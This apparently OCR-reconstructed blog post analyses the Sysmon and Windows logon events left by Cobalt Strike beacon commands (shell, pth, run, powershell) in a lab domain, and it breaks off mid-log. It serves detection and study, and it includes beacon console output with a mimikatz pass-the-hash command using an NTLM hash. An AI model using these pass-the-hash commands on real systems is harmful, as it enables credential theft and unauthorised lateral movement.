
We can see here that the shell command spawns cmd.exe under the parent process. whoami though, is also actually an executable within System32, so cmd.exe also spawns that as a child process. But, before that occurs, conhost.exe is called in tandem with cmd.exe. Conhost.exe is a process that’s required for cmd.exe to interface with Explorer.exe. What is unique, is how Conhost.exe is created:



```
Process Create:
RuleName: -
UtcTime: 2021-07-22 14:02:36.018
ProcessGuid: {fd8477e7-7a7c-60f9-cc00-000000001200}
ProcessId: 4912
Image: C:\Windows\System32\conhost.exe
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Description: Console Window Host
Product: Microsofte Windowse Operating System
Company: Microsoft Corporation
OriginalFileName: CONHOST.EXE
CommandLine: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
CurrentDirectory: C:\Windows
User: LAB\ADMBob
LogonGuid: {fd8477e7-78a4-60f9-b9fa-050000000000}
LogonId: 0x5FAB9
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA256=16C7A815A4A313D2C79816B3839376CC4D732DC0B136EE246AC77FFED543A3C4
ParentProcessGuid: {fd8477e7-7a7c-60f9-cb00-000000001200}
ParentProcessId: 7704
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /C whoami
```

In this case, Conhost.exe's arguments are 0xffffffff -ForceV1, which tells Conhost which application ID it should connect to. Per Microsoft:

"The session identifier of the session that is attached to the physical console. If there is no session attached to the physical console, (for example, if the physical console session is in the process of being attached or detached), this function returns 0xFFFFFFFF."




```
Process Create:
RuleName: -
UtcTime: 2021-07-22 14:02:36.055
ProcessGuid: {fd8477e7-7a7c-60f9-cd00-000000001200}
ProcessId: 7640
Image: C:\Windows\System32\whoami.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: whoami - displays logged on user information
Product: Microsofte Windowse Operating System
Company: Microsoft Corporation
OriginalFileName: whoami.exe
CommandLine: whoami
CurrentDirectory: C:\Temp\
User: LAB\ADMBob
LogonGuid: {fd8477e7-78a4-60f9-b9fa-050000000000}
LogonId: 0x5FAB9
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA256=1D4902A04D99E8CCBFE7085E63155955FEE397449D386453F6C452AE407B8743
ParentProcessGuid: {fd8477e7-7a7c-60f9-cb00-000000001200}
ParentProcessId: 7704
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /C whoami
```

A goal of op-sec is to always minimize the amount of traffic, or "footprints" that your activities leave behind. As you can see, shell generates quite a few artifacts and it's common for detections to pick up as cmd.exe /c is seldom used in environments.

PTH

The PTH, or pass-the-hash, command has even more indicators than shell.




```
beacon> pth lab\ADMAlice FBDCD5041C96DDBD82224270B57F11FC
[*] Tasked beacon to run mimikatz's sekurlsa::pth /user:ADMAlice /domain:lab /ntlm:FBDCD5041C96DDBD82224270B57F11FC /run:"%COMSPEC% /c echo 9ff06ba7e05 > \\.\pipe\e2b9ab" command
[+] host called home, sent: 296078 bytes
[+] Impersonated LAB\ADMBob
[+] received output:
user     : ADMAlice
domain   : lab
program  : C:\Windows\system32\cmd.exe /c echo 9ff06ba7e05 > \\.\pipe\e2b9ab
impers.  : no
NTLM     : fbdcd5041c96ddbd82224270b57f11fc
  |  PID  4100
  |  TID  404
  |  LSA Process is now R/W
  |  LUID 0 ; 2031011 (00000000:001efda3)
  \_ msv1_0   - data copy @ 000001314EA34AB0 : OK !
  \_ kerberos - data copy @ 000001314EA784A8
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 000001314E8442E8 (32) -> null
```

From Cobalt Strike's blog https://blog.cobaltstrike.com/2015/12/16/windows-access-tokens-and-alternate-credentials/:

"The pth command asks mimikatz to: (1) create a new Logon Session, (2) update the credential material in that Logon Session with the domain, username, and password hash you provided, and (3) copy your Access Token and make the copy refer to the new Logon Session. Beacon then impersonates the token made by these steps and you're ready to pass-the-hash."


This creates several events.

First, the 'spawnto' process that is dictated in the Cobalt Strike profile is created, which in my case is dllhost.exe. This becomes a child process of the current process. This is used as a sacrificial process in order to "patch" in the new logon session & credentials.




```
t message                    Process Create:
                             RuleName: -
                             UtcTime: 2021-07-22 15:08:57.779
                             ProcessGuid: {fd8477e7-8a09-60f9-b000-000000001300}
                             ProcessId: 6320
                             Image: C:\Windows\System32\dllhost.exe
                             FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
                             Description: COM Surrogate
                             Product: Microsoft® Windows® Operating System
                             Company: Microsoft Corporation
                             OriginalFileName: dllhost.exe
                             CommandLine: C:\Windows\system32\dllhost.exe
                             CurrentDirectory: C:\Temp\
                             User: LAB\ADMBob
                             LogonGuid: {fd8477e7-880d-60f9-8ac7-040000000000}
                             LogonId: 0x4C78A
                             TerminalSessionId: 2
                             IntegrityLevel: High
                             Hashes: SHA256=E7FC40B41AA8B83841A0B96D169EAF0800AA784733E636935374D56536253F10
                             ParentProcessGuid: {fd8477e7-8985-60f9-a800-000000001300}
                             ParentProcessId: 1036
                             ParentImage: C:\Temp\payload.exe
                             ParentCommandLine: "C:\Temp\payload.exe"
```

Then a new logon session is created, event ID 4672.




```
t message                    Special privileges assigned to new logon.

                             Subject:
                                       Security ID:            S-1-5-21-2622561558-2473555611-2553294310-1103
                                       Account Name:           ADMBob
                                       Account Domain:         LAB
          New logon ID                 Logon ID:               0x1EFDA3

                             Privileges:             SeSecurityPrivilege
                                                     SeTakeOwnershipPrivilege
                                                     SeLoadDriverPrivilege
                                                     SeBackupPrivilege
                                                     SeRestorePrivilege
                                                     SeDebugPrivilege
                                                     SeSystemEnvironmentPrivilege
                                                     SeImpersonatePrivilege
                                                     SeDelegateSessionUserImpersonatePrivilege
```

The account then logs on to that new session and another event is created with the ID of 4624.



```
An account was successfully logged on.

Subject:
        Security ID:            S-1-5-21-2622561558-2473555611-2553294310-1103
        Account Name:           ADMBob
        Account Domain:         LAB
        Logon ID:               0x4C78A

Logon Information:
        Logon Type:             9
        Restricted Admin Mode:  -
        Virtual Account:                No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-2622561558-2473555611-2553294310-1103
        Account Name:           ADMBob
        Account Domain:         LAB
        Logon ID:               0x1EFDA3
        Linked Logon ID:                0x0
        Network Account Name:   ADMAlice
        Network Account Domain: lab
        Logon GUID:             {00000000-0000-0000-0000-000000000000}
```


In this new logon session, cmd.exe is spawned as a child process of dllhost.exe and a string is passed into a named pipe as a unique identifier.


message
Unique identifier passed into a named pipe
Sacrificial logon session
Parent process

```
Process Create:
RuleName: -
UtcTime: 2021-07-22 15:30:24.782
ProcessGuid: {fd8477e7-8f10-60f9-d200-000000001300}
ProcessId: 4100
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsofte Windowse Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /c echo 9ff06ba7e85 > \\.\pipe\e2b9ab
CurrentDirectory: C:\Windows\system32\
User: LAB\ADMBob
LogonGuid: {fd8477e7-8f10-60f9-a3fd-1e0000000000}
LogonId: 0x1EFDA3
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA256=B99D61D874728EDC0918CA0EB10EAB93D381E7367E377406E65963366C874450
ParentProcessGuid: {fd8477e7-8f10-60f9-d100-000000001300}
ParentProcessId: 5280
ParentImage: C:\Windows\System32\dllhost.exe
ParentCommandLine: C:\Windows\system32\dllhost.exe
```

Now, according to the logon session attached to the parent process (dllhost.exe), ADMAlice is the logged in user.

Finally, Conhost.exe is again called since cmd.exe is called. The unique arguments that hide the cmd.exe window are passed into Conhost.




```
message
Process Create:
RuleName: -
UtcTime: 2021-07-22 15:30:24.791
ProcessGuid: {fd8477e7-8f10-60f9-d300-000000001300}
ProcessId: 6800
Image: C:\Windows\System32\conhost.exe
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Description: Console Window Host
Product: Microsofte Windowse Operating System
Company: Microsoft Corporation
OriginalFileName: CONHOST.EXE
CommandLine: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
CurrentDirectory: C:\Windows
User: LAB\ADMBob
LogonGuid: {fd8477e7-8f10-60f9-a3fd-1e0000000000}
LogonId: 0x1EFDA3
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA256=16C7A815A4A313D2C79816B3839376CC4D732DC0B136EE246AC77FFED543A3C4
ParentProcessGuid: {fd8477e7-8f10-60f9-d200-000000001300}
ParentProcessId: 4100
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /c echo 9ff06ba7e85 > \\.\pipe\e2b9ab
```


Now, whenever the operator attempts to login to a remote host, the new logon session credential will be attempted first.

<u>Run</u>

The run command is a bit different than PTH and Shell, it does not spawn cmd.exe and instead calls the target executable directly.




```
beacon> run whoami.exe
[*] Tasked beacon to run: whoami.exe
[+] host called home, sent: 28 bytes
[+] received output:
lab\admbob
```



```
message
Process Create:
RuleName: -
UtcTime: 2021-07-22 15:52:20.824
ProcessGuid: {fd8477e7-9434-60f9-f300-000000001300}
ProcessId: 644
Image: C:\Windows\System32\whoami.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: whoami - displays logged on user information
Product: Microsofte Windowse Operating System
Company: Microsoft Corporation
OriginalFileName: whoami.exe
CommandLine: whoami.exe
CurrentDirectory: C:\Temp\
User: LAB\ADMBob
LogonGuid: {fd8477e7-8f10-60f9-a3fd-1e0000000000}
LogonId: 0x1EFDA3
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA256=1D4902A04D99E8CCBFE7085E63155955FEE397449D386453F6C452AE407B8743
ParentProcessGuid: {fd8477e7-8985-60f9-a800-000000001300}
ParentProcessId: 1036
ParentImage: C:\Temp\payload.exe
ParentCommandLine: "C:\Temp\payload.exe"
```

Once again though, Conhost is called with the unique arguments.




```
Process Create:
RuleName: -
UtcTime: 2021-07-22 15:52:20.835
ProcessGuid: {fd8477e7-9434-60f9-f400-000000001300}
ProcessId: 968
Image: C:\Windows\System32\conhost.exe
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Description: Console Window Host
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: CONHOST.EXE
CommandLine: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
CurrentDirectory: C:\Windows
User: LAB\ADMBob
LogonGuid: {fd8477e7-8f10-60f9-a3fd-1e0000000000}
LogonId: 0x1EFDA3
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA256=16C7A815A4A313D2C79816B3839376CC4D732DC0B136EE246AC77FFED543A3C4
ParentProcessGuid: {fd8477e7-9434-60f9-f300-000000001300}
ParentProcessId: 644
ParentImage: C:\Windows\System32\whoami.exe
ParentCommandLine: whoami.exe
```

While the arguments for Conhost aren’t inherently malicious, it is a common identifier for these commands.

execute works similarly to run, however no output is returned.


<u>Powershell</u>

The powershell command, as you can probably guess, runs a command through PowerShell. Powershell.exe is spawned as a child process but the parent PID can be changed with the ppid command. In this case, though, the ppid is kept to the original parent process.




```
Process Create:
RuleName: -
UtcTime: 2021-07-22 16:11:31.450
ProcessGuid: {fd8477e7-98b3-60f9-0a01-000000001300}
ProcessId: 4280
